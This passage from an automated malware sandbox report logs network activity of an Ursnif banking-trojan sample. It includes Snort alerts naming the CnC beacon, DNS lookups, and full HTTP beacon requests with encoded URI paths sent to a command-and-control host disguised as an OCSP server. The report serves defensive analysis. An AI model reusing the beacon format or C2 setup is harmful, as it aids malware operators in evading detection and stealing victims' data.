| .data | 0x37000 | 0x279ba | 0x1d000 | False | 0.527899380388 | data | 5.29515323456 | IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ |
| .rsrc | 0x5f000 | 0xa9b4 | 0xaa00 | False | 0.405078125 | data | 5.36948542132 | IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ |
| .reloc | 0x6a000 | 0x2198 | 0x2200 | False | 0.801470588235 | data | 6.81021842164 | IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ |

### Resources

### Imports

### Exports

### Version Infos

### Possible Origin

| Language of compilation system | Country where language is spoken | Map |
|---|---|---|
| English | United States | |

# Network Behavior

## Snort IDS Alerts

| Timestamp | Protocol | SID | Message | Source Port | Dest Port | Source IP | Dest IP |
|---|---|---|---|---|---|---|---|
| 09/10/21-11:12:31.213751 | TCP | 2033203 | ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B) | 49824 | 80 | 192.168.2.7 | 13.225.29.191 |
| 09/10/21-11:13:13.069914 | TCP | 2033204 | ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F) | 49887 | 80 | 192.168.2.7 | 13.225.29.191 |
| 09/10/21-11:13:13.069914 | TCP | 2033203 | ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B) | 49887 | 80 | 192.168.2.7 | 13.225.29.191 |
| 09/10/21-11:13:28.241213 | TCP | 2033203 | ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B) | 49824 | 80 | 192.168.2.7 | 13.225.29.191 |
| 09/10/21-11:13:39.121591 | TCP | 2033204 | ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F) | 49935 | 80 | 192.168.2.7 | 13.225.29.204 |
| 09/10/21-11:13:39.121591 | TCP | 2033203 | ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B) | 49935 | 80 | 192.168.2.7 | 13.225.29.204 |
| 09/10/21-11:13:53.557957 | TCP | 2033203 | ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B) | 49938 | 80 | 192.168.2.7 | 13.225.29.191 |

## Network Port Distribution

## TCP Packets

## UDP Packets

## DNS Queries

| Timestamp | Source IP | Dest IP | Trans ID | OP Code | Name | Type | Class |
|---|---|---|---|---|---|---|---|
| Sep 10, 2021 11:11:35.620774984 CEST | 192.168.2.7 | 8.8.8.8 | 0x372b | Standard query (0) | www.msn.com | A (IP address) | IN (0x0001) |
| Sep 10, 2021 11:11:37.985785007 CEST | 192.168.2.7 | 8.8.8.8 | 0x548b | Standard query (0) | web.vortex .data.msn.com | A (IP address) | IN (0x0001) |
| Sep 10, 2021 11:11:38.445050001 CEST | 192.168.2.7 | 8.8.8.8 | 0xaece | Standard query (0) | geolocatio n.onetrust.com | A (IP address) | IN (0x0001) |
| Sep 10, 2021 11:11:38.524367094 CEST | 192.168.2.7 | 8.8.8.8 | 0x396f | Standard query (0) | contextual .media.net | A (IP address) | IN (0x0001) |
| Sep 10, 2021 11:11:38.974555969 CEST | 192.168.2.7 | 8.8.8.8 | 0xb465 | Standard query (0) | btloader.com | A (IP address) | IN (0x0001) |
| Sep 10, 2021 11:11:39.431267977 CEST | 192.168.2.7 | 8.8.8.8 | 0x406a | Standard query (0) | ad.doublec lick.net | A (IP address) | IN (0x0001) |
| Sep 10, 2021 11:11:39.438072920 CEST | 192.168.2.7 | 8.8.8.8 | 0x562e | Standard query (0) | ad-delivery.net | A (IP address) | IN (0x0001) |
| Sep 10, 2021 11:11:40.251669884 CEST | 192.168.2.7 | 8.8.8.8 | 0x72a3 | Standard query (0) | lg3.media.net | A (IP address) | IN (0x0001) |
| Sep 10, 2021 11:11:41.147679090 CEST | 192.168.2.7 | 8.8.8.8 | 0x9784 | Standard query (0) | hblg.media.net | A (IP address) | IN (0x0001) |
| Sep 10, 2021 11:11:41.998584032 CEST | 192.168.2.7 | 8.8.8.8 | 0x5260 | Standard query (0) | cvision.media.net | A (IP address) | IN (0x0001) |
| Sep 10, 2021 11:11:42.285140038 CEST | 192.168.2.7 | 8.8.8.8 | 0x836d | Standard query (0) | srtb.msn.com | A (IP address) | IN (0x0001) |
| Sep 10, 2021 11:11:43.237211943 CEST | 192.168.2.7 | 8.8.8.8 | 0xabb | Standard query (0) | img.img-ta boola.com | A (IP address) | IN (0x0001) |
| Sep 10, 2021 11:11:43.254807949 CEST | 192.168.2.7 | 8.8.8.8 | 0xcece | Standard query (0) | s.yimg.com | A (IP address) | IN (0x0001) |
| Sep 10, 2021 11:12:31.026415110 CEST | 192.168.2.7 | 8.8.8.8 | 0xa20d | Standard query (0) | ocsp.sca1b .amazontrust.com | A (IP address) | IN (0x0001) |
| Sep 10, 2021 11:13:13.006130934 CEST | 192.168.2.7 | 8.8.8.8 | 0x22de | Standard query (0) | ocsp.sca1b .amazontrust.com | A (IP address) | IN (0x0001) |
| Sep 10, 2021 11:13:39.038230896 CEST | 192.168.2.7 | 8.8.8.8 | 0xb3a2 | Standard query (0) | ocsp.sca1b .amazontrust.com | A (IP address) | IN (0x0001) |
| Sep 10, 2021 11:13:53.486399889 CEST | 192.168.2.7 | 8.8.8.8 | 0x8f1d | Standard query (0) | ocsp.sca1b .amazontrust.com | A (IP address) | IN (0x0001) |

## DNS Answers

| Timestamp | Source IP | Dest IP | Trans ID | Reply Code | Name | CName | Address | Type | Class |
|---|---|---|---|---|---|---|---|---|---|
| Sep 10, 2021 11:11:35.648479939 CEST | 8.8.8.8 | 192.168.2.7 | 0x372b | No error (0) | www.msn.com | www-msn-com.a-0003.a-msedge.net | | CNAME (Canonical name) | IN (0x0001) |
| Sep 10, 2021 11:11:38.029557943 CEST | 8.8.8.8 | 192.168.2.7 | 0x548b | No error (0) | web.vortex .data.msn.com | web.vortex.data.microsoft .com | | CNAME (Canonical name) | IN (0x0001) |
| Sep 10, 2021 11:11:38.486430883 CEST | 8.8.8.8 | 192.168.2.7 | 0xaece | No error (0) | geolocatio n.onetrust.com | | 104.20.184.68 | A (IP address) | IN (0x0001) |
| Sep 10, 2021 11:11:38.486430883 CEST | 8.8.8.8 | 192.168.2.7 | 0xaece | No error (0) | geolocatio n.onetrust.com | | 104.20.185.68 | A (IP address) | IN (0x0001) |
| Sep 10, 2021 11:11:38.614166021 CEST | 8.8.8.8 | 192.168.2.7 | 0x396f | No error (0) | contextual .media.net | | 23.211.6.95 | A (IP address) | IN (0x0001) |
| Sep 10, 2021 11:11:39.015870094 CEST | 8.8.8.8 | 192.168.2.7 | 0xb465 | No error (0) | btloader.com | | 172.67.70.134 | A (IP address) | IN (0x0001) |
| Sep 10, 2021 11:11:39.015870094 CEST | 8.8.8.8 | 192.168.2.7 | 0xb465 | No error (0) | btloader.com | | 104.26.7.139 | A (IP address) | IN (0x0001) |
| Sep 10, 2021 11:11:39.015870094 CEST | 8.8.8.8 | 192.168.2.7 | 0xb465 | No error (0) | btloader.com | | 104.26.6.139 | A (IP address) | IN (0x0001) |

Copyright Joe Security LLC 2021

| Timestamp | Source IP | Dest IP | Trans ID | Reply Code | Name | CName | Address | Type | Class |
|---|---|---|---|---|---|---|---|---|---|
| Sep 10, 2021 11:11:39.468822956 CEST | 8.8.8.8 | 192.168.2.7 | 0x406a | No error (0) | ad.doubleclick.net | dart.l.doubleclick.net | | CNAME (Canonical name) | IN (0x0001) |
| Sep 10, 2021 11:11:39.468822956 CEST | 8.8.8.8 | 192.168.2.7 | 0x406a | No error (0) | dart.l.doubleclick.net | | 172.217.19.102 | A (IP address) | IN (0x0001) |
| Sep 10, 2021 11:11:39.474426985 CEST | 8.8.8.8 | 192.168.2.7 | 0x562e | No error (0) | ad-delivery.net | | 104.26.2.70 | A (IP address) | IN (0x0001) |
| Sep 10, 2021 11:11:39.474426985 CEST | 8.8.8.8 | 192.168.2.7 | 0x562e | No error (0) | ad-delivery.net | | 104.26.3.70 | A (IP address) | IN (0x0001) |
| Sep 10, 2021 11:11:39.474426985 CEST | 8.8.8.8 | 192.168.2.7 | 0x562e | No error (0) | ad-delivery.net | | 172.67.69.19 | A (IP address) | IN (0x0001) |
| Sep 10, 2021 11:11:40.286279917 CEST | 8.8.8.8 | 192.168.2.7 | 0x72a3 | No error (0) | lg3.media.net | | 23.211.6.95 | A (IP address) | IN (0x0001) |
| Sep 10, 2021 11:11:41.183732033 CEST | 8.8.8.8 | 192.168.2.7 | 0x9784 | No error (0) | hblg.media.net | | 23.211.6.95 | A (IP address) | IN (0x0001) |
| Sep 10, 2021 11:11:42.033147097 CEST | 8.8.8.8 | 192.168.2.7 | 0x5260 | No error (0) | cvision.media.net | cvision.media.net.edgekey.net | | CNAME (Canonical name) | IN (0x0001) |
| Sep 10, 2021 11:11:42.313369036 CEST | 8.8.8.8 | 192.168.2.7 | 0x836d | No error (0) | srtb.msn.com | www.msn.com | | CNAME (Canonical name) | IN (0x0001) |
| Sep 10, 2021 11:11:42.313369036 CEST | 8.8.8.8 | 192.168.2.7 | 0x836d | No error (0) | www.msn.com | www-msn-com.a-0003.a-msedge.net | | CNAME (Canonical name) | IN (0x0001) |
| Sep 10, 2021 11:11:43.264920950 CEST | 8.8.8.8 | 192.168.2.7 | 0xabb | No error (0) | img.img-taboola.com | tls13.taboola.map.fastly.net | | CNAME (Canonical name) | IN (0x0001) |
| Sep 10, 2021 11:11:43.264920950 CEST | 8.8.8.8 | 192.168.2.7 | 0xabb | No error (0) | tls13.taboola.map.fastly.net | | 151.101.1.44 | A (IP address) | IN (0x0001) |
| Sep 10, 2021 11:11:43.264920950 CEST | 8.8.8.8 | 192.168.2.7 | 0xabb | No error (0) | tls13.taboola.map.fastly.net | | 151.101.65.44 | A (IP address) | IN (0x0001) |
| Sep 10, 2021 11:11:43.264920950 CEST | 8.8.8.8 | 192.168.2.7 | 0xabb | No error (0) | tls13.taboola.map.fastly.net | | 151.101.129.44 | A (IP address) | IN (0x0001) |
| Sep 10, 2021 11:11:43.264920950 CEST | 8.8.8.8 | 192.168.2.7 | 0xabb | No error (0) | tls13.taboola.map.fastly.net | | 151.101.193.44 | A (IP address) | IN (0x0001) |
| Sep 10, 2021 11:11:43.282623053 CEST | 8.8.8.8 | 192.168.2.7 | 0xcece | No error (0) | s.yimg.com | edge.gycpi.b.yahoodns.net | | CNAME (Canonical name) | IN (0x0001) |
| Sep 10, 2021 11:11:43.282623053 CEST | 8.8.8.8 | 192.168.2.7 | 0xcece | No error (0) | edge.gycpi.b.yahoodns.net | | 87.248.118.23 | A (IP address) | IN (0x0001) |
| Sep 10, 2021 11:11:43.282623053 CEST | 8.8.8.8 | 192.168.2.7 | 0xcece | No error (0) | edge.gycpi.b.yahoodns.net | | 87.248.118.22 | A (IP address) | IN (0x0001) |
| Sep 10, 2021 11:12:31.067151070 CEST | 8.8.8.8 | 192.168.2.7 | 0xa20d | No error (0) | ocsp.sca1b.amazontrust.com | | 13.225.29.191 | A (IP address) | IN (0x0001) |
| Sep 10, 2021 11:12:31.067151070 CEST | 8.8.8.8 | 192.168.2.7 | 0xa20d | No error (0) | ocsp.sca1b.amazontrust.com | | 13.225.29.204 | A (IP address) | IN (0x0001) |
| Sep 10, 2021 11:12:31.067151070 CEST | 8.8.8.8 | 192.168.2.7 | 0xa20d | No error (0) | ocsp.sca1b.amazontrust.com | | 13.225.29.132 | A (IP address) | IN (0x0001) |
| Sep 10, 2021 11:12:31.067151070 CEST | 8.8.8.8 | 192.168.2.7 | 0xa20d | No error (0) | ocsp.sca1b.amazontrust.com | | 13.225.29.199 | A (IP address) | IN (0x0001) |
| Sep 10, 2021 11:13:13.039644957 CEST | 8.8.8.8 | 192.168.2.7 | 0x22de | No error (0) | ocsp.sca1b.amazontrust.com | | 13.225.29.191 | A (IP address) | IN (0x0001) |
| Sep 10, 2021 11:13:13.039644957 CEST | 8.8.8.8 | 192.168.2.7 | 0x22de | No error (0) | ocsp.sca1b.amazontrust.com | | 13.225.29.132 | A (IP address) | IN (0x0001) |
| Sep 10, 2021 11:13:13.039644957 CEST | 8.8.8.8 | 192.168.2.7 | 0x22de | No error (0) | ocsp.sca1b.amazontrust.com | | 13.225.29.204 | A (IP address) | IN (0x0001) |
| Sep 10, 2021 11:13:13.039644957 CEST | 8.8.8.8 | 192.168.2.7 | 0x22de | No error (0) | ocsp.sca1b.amazontrust.com | | 13.225.29.199 | A (IP address) | IN (0x0001) |

| Timestamp | Source IP | Dest IP | Trans ID | Reply Code | Name | CName | Address | Type | Class |
|---|---|---|---|---|---|---|---|---|---|
| Sep 10, 2021 11:13:39.086754084 CEST | 8.8.8.8 | 192.168.2.7 | 0xb3a2 | No error (0) | ocsp.sca1b.amazontrust.com | | 13.225.29.204 | A (IP address) | IN (0x0001) |
| Sep 10, 2021 11:13:39.086754084 CEST | 8.8.8.8 | 192.168.2.7 | 0xb3a2 | No error (0) | ocsp.sca1b.amazontrust.com | | 13.225.29.191 | A (IP address) | IN (0x0001) |
| Sep 10, 2021 11:13:39.086754084 CEST | 8.8.8.8 | 192.168.2.7 | 0xb3a2 | No error (0) | ocsp.sca1b.amazontrust.com | | 13.225.29.132 | A (IP address) | IN (0x0001) |
| Sep 10, 2021 11:13:39.086754084 CEST | 8.8.8.8 | 192.168.2.7 | 0xb3a2 | No error (0) | ocsp.sca1b.amazontrust.com | | 13.225.29.199 | A (IP address) | IN (0x0001) |
| Sep 10, 2021 11:13:53.523144007 CEST | 8.8.8.8 | 192.168.2.7 | 0x8f1d | No error (0) | ocsp.sca1b.amazontrust.com | | 13.225.29.191 | A (IP address) | IN (0x0001) |
| Sep 10, 2021 11:13:53.523144007 CEST | 8.8.8.8 | 192.168.2.7 | 0x8f1d | No error (0) | ocsp.sca1b.amazontrust.com | | 13.225.29.199 | A (IP address) | IN (0x0001) |
| Sep 10, 2021 11:13:53.523144007 CEST | 8.8.8.8 | 192.168.2.7 | 0x8f1d | No error (0) | ocsp.sca1b.amazontrust.com | | 13.225.29.132 | A (IP address) | IN (0x0001) |
| Sep 10, 2021 11:13:53.523144007 CEST | 8.8.8.8 | 192.168.2.7 | 0x8f1d | No error (0) | ocsp.sca1b.amazontrust.com | | 13.225.29.204 | A (IP address) | IN (0x0001) |

## HTTP Request Dependency Graph

- https:
  - geolocation.onetrust.com
  - btloader.com
  - ad-delivery.net
  - ad.doubleclick.net
  - img.img-taboola.com
  - s.yimg.com
- ocsp.sca1b.amazontrust.com

## HTTP Packets

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 0 | 192.168.2.7 | 49722 | 104.20.184.68 | 443 | C:\Program Files (x86)\Internet Explorer\iexplore.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 1 | 192.168.2.7 | 49741 | 172.67.70.134 | 443 | C:\Program Files (x86)\Internet Explorer\iexplore.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 10 | 192.168.2.7 | 49938 | 13.225.29.191 | 80 | C:\Program Files (x86)\Internet Explorer\iexplore.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| Sep 10, 2021 11:13:53.557956934 CEST | 9349 | OUT | GET /images/1mUl4vSxMxI/e7HhiI3PfruX2m/qXVt2BLImZpNU2AUWYoPx/KJXoqE51DtcFrNZ_/2BgDE50_2B2je1s/48lZWMnPdCpHd_2FFy/Vcq64rYip/9aN0bRvWizmkP5fXR2T3/jiHfK2wSGdTtZ8VP53I/SUMESuf_2FBQAkd3zXxfOT/_2BcxECgxKRoa/s8ZW5dhr/E0BgSy4u3Bh6HSi/j.avi HTTP/1.1<br>Accept: text/html, application/xhtml+xml, image/jxr, */*<br>Accept-Language: en-US<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko<br>Accept-Encoding: gzip, deflate<br>Host: ocsp.sca1b.amazontrust.com<br>Connection: Keep-Alive |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| Sep 10, 2021 11:13:53.630445957 CEST | 9350 | IN | HTTP/1.1 200 OK<br>Content-Type: application/ocsp-response<br>Content-Length: 5<br>Connection: keep-alive<br>Accept-Ranges: bytes<br>Cache-Control: public, max-age=300<br>Date: Fri, 10 Sep 2021 09:13:53 GMT<br>ETag: "5f457bf9-5"<br>Last-Modified: Tue, 25 Aug 2020 21:00:41 GMT<br>Server: nginx<br>X-Cache: Miss from cloudfront<br>Via: 1.1 d6561aeeccb210202cf78b99f07c5235.cloudfront.net (CloudFront)<br>X-Amz-Cf-Pop: CDG3-C2<br>X-Amz-Cf-Id: Y2asqiIbkdpLT9kwUSjepiCbellJIyyeH7zilJnIOwH8uTto15iFhw==<br>Data Raw: 30 03 0a 01 06<br>Data Ascii: 0 |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 2 | 192.168.2.7 | 49748 | 104.26.2.70 | 443 | C:\Program Files (x86)\Internet Explorer\iexplore.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 3 | 192.168.2.7 | 49745 | 172.217.19.102 | 443 | C:\Program Files (x86)\Internet Explorer\iexplore.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 4 | 192.168.2.7 | 49776 | 151.101.1.44 | 443 | C:\Program Files (x86)\Internet Explorer\iexplore.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 5 | 192.168.2.7 | 49777 | 151.101.1.44 | 443 | C:\Program Files (x86)\Internet Explorer\iexplore.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 6 | 192.168.2.7 | 49779 | 87.248.118.23 | 443 | C:\Program Files (x86)\Internet Explorer\iexplore.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 7 | 192.168.2.7 | 49778 | 151.101.1.44 | 443 | C:\Program Files (x86)\Internet Explorer\iexplore.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 8 | 192.168.2.7 | 49824 | 13.225.29.191 | 80 | C:\Program Files (x86)\Internet Explorer\iexplore.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| Sep 10, 2021 11:12:31.213751078 CEST | 4515 | OUT | GET /images/ljDNkkzbV4a6qGMM6/1HExUGmQXVwO/frwWBEjdrZ4/d5S8UlSiYa0DzX/el9J2qXVIUyYCxMHHr91X/kizLttMGapdo5SvF/olXlCBP7aPqDsmB/ICQ2HKBamF1i_2Fxdj/ZsDmjnqFK/ytn9Ymr2xJl5Qy4kiXVc/IQDWlUGPzShrNYAjXzf/JPSl_2BD7pWwAJFNY_2B0f/3A3oDAh_2BF9_/2BxYBJaFI/UpWol9RI.avi HTTP/1.1<br>Accept: text/html, application/xhtml+xml, image/jxr, */*<br>Accept-Language: en-US<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko<br>Accept-Encoding: gzip, deflate<br>Host: ocsp.sca1b.amazontrust.com<br>Connection: Keep-Alive |
| Sep 10, 2021 11:12:31.288043022 CEST | 4516 | IN | HTTP/1.1 200 OK<br>Content-Type: application/ocsp-response<br>Content-Length: 5<br>Connection: keep-alive<br>Accept-Ranges: bytes<br>Cache-Control: public, max-age=300<br>Date: Fri, 10 Sep 2021 09:12:31 GMT<br>ETag: "5f4e9b09-5"<br>Last-Modified: Tue, 01 Sep 2020 19:03:37 GMT<br>Server: nginx<br>X-Cache: Miss from cloudfront<br>Via: 1.1 2be4364c1cde74eab64cab67d1de266a.cloudfront.net (CloudFront)<br>X-Amz-Cf-Pop: CDG3-C2<br>X-Amz-Cf-Id: MAnAQl6oQ_k3rudXg0GsdUucATlJ8h94qmkZbcwfTFgp9-FzglyMjw==<br>Data Raw: 30 03 0a 01 06<br>Data Ascii: 0 |
| Sep 10, 2021 11:13:28.241213083 CEST | 9339 | OUT | GET /images/pHWWVyKJpE2g/nNZcTMutRbw/CCuOk7RvdVCDGz/STh4ftwA407S9VDDkvBy4/G7M_2BJ4E2bGBbf7/N4t3UKgsWntjM7M/mhCOIjxjlHyX4RUX7Q/Rdq3ib1hF/2fWqDSaJ9GA2yVZ_2Bgz/9iFlTX9OFyKHKxrjQJU/JYzhGNAUNkUKgLpHHU6bLf/nZUT_2BcMHeCkKwcWj/aMt.avi HTTP/1.1<br>Accept: text/html, application/xhtml+xml, image/jxr, */*<br>Accept-Language: en-US<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko<br>Accept-Encoding: gzip, deflate<br>Host: ocsp.sca1b.amazontrust.com<br>Connection: Keep-Alive |
| Sep 10, 2021 11:13:28.532047033 CEST | 9340 | IN | HTTP/1.1 200 OK<br>Content-Type: application/ocsp-response<br>Content-Length: 5<br>Connection: keep-alive<br>Accept-Ranges: bytes<br>Cache-Control: public, max-age=300<br>Date: Fri, 10 Sep 2021 09:13:28 GMT<br>ETag: "5fac0ccd-5"<br>Last-Modified: Wed, 11 Nov 2020 16:09:49 GMT<br>Server: nginx<br>X-Cache: Miss from cloudfront<br>Via: 1.1 2be4364c1cde74eab64cab67d1de266a.cloudfront.net (CloudFront)<br>X-Amz-Cf-Pop: CDG3-C2<br>X-Amz-Cf-Id: Hxf_sKJ3QnNKAKWf4poB6n0NLhGcqxRChXoaoe_aJ8EDSwQu5tW5Ww==<br>Data Raw: 30 03 0a 01 06<br>Data Ascii: 0 |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 9 | 192.168.2.7 | 49887 | 13.225.29.191 | 80 | C:\Program Files (x86)\Internet Explorer\iexplore.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| Sep 10, 2021 11:13:13.069914103 CEST | 8413 | OUT | GET /images/cCdYQdt2tX8RhHk/neYfmVtOu_2BWHOxaX/ecV9VJIhq/XE4M5D_2FzTYipgQVzFy/24_2BtaWyVjXI2M_2FX/wa66wgzPqWCXC0kGRqyEUL/snesyfGZeTgvJ/569YwYUH/U86MzznZ70JhRKq9sWcaTd1/Hzb_2FFW0u/GZ5sESPD_2B5JLMQh/7K5kxREyrQ1n/mKmdzEvi70Tv5/6xorN.avi HTTP/1.1<br>Accept: text/html, application/xhtml+xml, image/jxr, */*<br>Accept-Language: en-US<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko<br>Accept-Encoding: gzip, deflate<br>Host: ocsp.sca1b.amazontrust.com<br>Connection: Keep-Alive |
| Sep 10, 2021 11:13:13.362699986 CEST | 8414 | IN | HTTP/1.1 200 OK<br>Content-Type: application/ocsp-response<br>Content-Length: 5<br>Connection: keep-alive<br>Accept-Ranges: bytes<br>Cache-Control: public, max-age=300<br>Date: Fri, 10 Sep 2021 09:13:13 GMT<br>ETag: "5fac0ccd-5"<br>Last-Modified: Wed, 11 Nov 2020 16:09:49 GMT<br>Server: nginx<br>X-Cache: Miss from cloudfront<br>Via: 1.1 8513b0b4c77c9a98d13a007d589042ff.cloudfront.net (CloudFront)<br>X-Amz-Cf-Pop: CDG3-C2<br>X-Amz-Cf-Id: RxQRFlS4KfsoP9UGBcMybusB3Bs7Tpc7zJpb7ocQOWv42p9ezWXwrg==<br>Data Raw: 30 03 0a 01 06<br>Data Ascii: 0 |

## HTTPS Proxied Packets

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 0 | 192.168.2.7 | 49722 | 104.20.184.68 | 443 | C:\Program Files (x86)\Internet Explorer\iexplore.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2021-09-10 09:11:38 UTC | 0 | OUT | GET /cookieconsentpub/v1/geo/location HTTP/1.1<br>Accept: application/javascript, */*;q=0.8<br>Referer: https://www.msn.com/de-ch/?ocid=iehp<br>Accept-Language: en-US<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko<br>Accept-Encoding: gzip, deflate<br>Host: geolocation.onetrust.com<br>Connection: Keep-Alive |
| 2021-09-10 09:11:38 UTC | 0 | IN | HTTP/1.1 200 OK<br>Date: Fri, 10 Sep 2021 09:11:38 GMT<br>Content-Type: text/javascript<br>Content-Length: 182<br>Connection: close<br>Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"<br>Strict-Transport-Security: max-age=31536000; includeSubDomains; preload<br>Server: cloudflare<br>CF-RAY: 68c787b23fe597f6-FRA |
| 2021-09-10 09:11:38 UTC | 0 | IN | Data Raw: 6a 73 6f 6e 46 65 65 64 28 7b 22 63 6f 75 6e 74 72 79 22 3a 22 43 48 22 2c 22 73 74 61 74 65 22 3a 22 5a 48 22 2c 22 73 74 61 74 65 4e 61 6d 65 22 3a 22 5a 75 72 69 63 68 22 2c 22 7a 69 70 63 6f 64 65 22 3a 22 38 31 35 32 22 2c 22 74 69 6d 65 7a 6f 6e 65 22 3a 22 45 75 72 6f 70 65 2f 5a 75 72 69 63 68 22 2c 22 6c 61 74 69 74 75 64 65 22 3a 22 34 37 2e 34 33 30 30 30 22 2c 22 6c 6f 6e 67 69 74 75 64 65 22 3a 22 38 2e 35 37 31 38 30 22 2c 22 63 69 74 79 22 3a 22 5a 75 72 69 63 68 22 2c 22 63 6f 6e 74 69 6e 65 6e 74 22 3a 22 45 55 22 7d 29 3b<br>Data Ascii: jsonFeed({"country":"CH","state":"ZH","stateName":"Zurich","zipcode":"8152","timezone":"Europe/Zurich","latitude":"47.43000","longitude":"8.57180","city":"Zurich","continent":"EU"}); |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 1 | 192.168.2.7 | 49741 | 172.67.70.134 | 443 | C:\Program Files (x86)\Internet Explorer\iexplore.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2021-09-10 09:11:39 UTC | 0 | OUT | GET /tag?o=6208086025961472&upapi=true HTTP/1.1<br>Accept: application/javascript, */*;q=0.8<br>Referer: https://www.msn.com/de-ch/?ocid=iehp<br>Accept-Language: en-US<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko<br>Accept-Encoding: gzip, deflate<br>Host: btloader.com<br>Connection: Keep-Alive |
| 2021-09-10 09:11:39 UTC | 1 | IN | HTTP/1.1 200 OK<br>Date: Fri, 10 Sep 2021 09:11:39 GMT<br>Content-Type: application/javascript<br>Content-Length: 10055<br>Connection: close<br>Access-Control-Allow-Origin: *<br>Cache-Control: public, max-age=1800, must-revalidate<br>Etag: "9e65f2af141ca0a7e5ebc06696b0cdb5"<br>Vary: Origin<br>Via: 1.1 google<br>CF-Cache-Status: HIT<br>Age: 210<br>Accept-Ranges: bytes<br>Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"<br>Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=9OQbtRbhsekuSTqtBAfXn7cRxoAWY574NwKeDpvxwZQn9Z%2BFaV8pLOfex2cO9O8deBy2BcUbCBB7y%2FSt6kfm3WomDfDUfg37bLhkdFPMjZsxY8h7acu7RBGgyahbOg%3D%3D"}],"group":"cf-nel","max_age":604800}<br>NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}<br>Server: cloudflare<br>CF-RAY: 68c787b5a9d14e37-FRA |
| 2021-09-10 09:11:39 UTC | 1 | IN | Data Raw: 21 66 75 6e 63 74 69 6f 6e 28 29 7b 22 75 73 65 20 73 74 72 69 63 74 22 3b 66 75 6e 63 74 69 6f 6e 20 72 28 65 2c 69 2c 63 2c 6c 29 7b 72 65 74 75 72 6e 20 6e 65 77 28 63 3d 63 7c 7c 50 72 6f 6d 69 73 65 29 28 66 75 6e 63 74 69 6f 6e 28 6e 2c 74 29 7b 66 75 6e 63 74 69 6f 6e 20 6f 28 65 29 7b 74 72 79 7b 72 28 6c 2e 6e 65 78 74 28 65 29 29 7d 63 61 74 63 68 28 65 29 7b 74 28 65 29 7d 7d 66 75 6e 63 74 69 6f 6e 20 61 28 65 29 7b 74 72 79 7b 72 28 6c 2e 74 68 72 6f 77 28 65 29 29 7d 63 61 74 63 68 28 65 29 7b 74 28 65 29 7d 7d 66 75 6e 63 74 69 6f 6e 20 72 28 65 29 7b 76 61 72 20 74 3b 65 2e 64 6f 6e 65 3f 6e 28 65 2e 76 61 6c 75 65 29 3a 28 28 74 3d 65 2e 76 61 6c 75 65 29 69 6e 73 74 61 6e 63 65 6f 66 20 63 3f 74 3a 6e 65 77 20 63 28 66 75 6e 63 74 69 6f<br>Data Ascii: !function(){"use strict";function r(e,i,c,l){return new(c=c\|\|Promise)(function(n,t){function 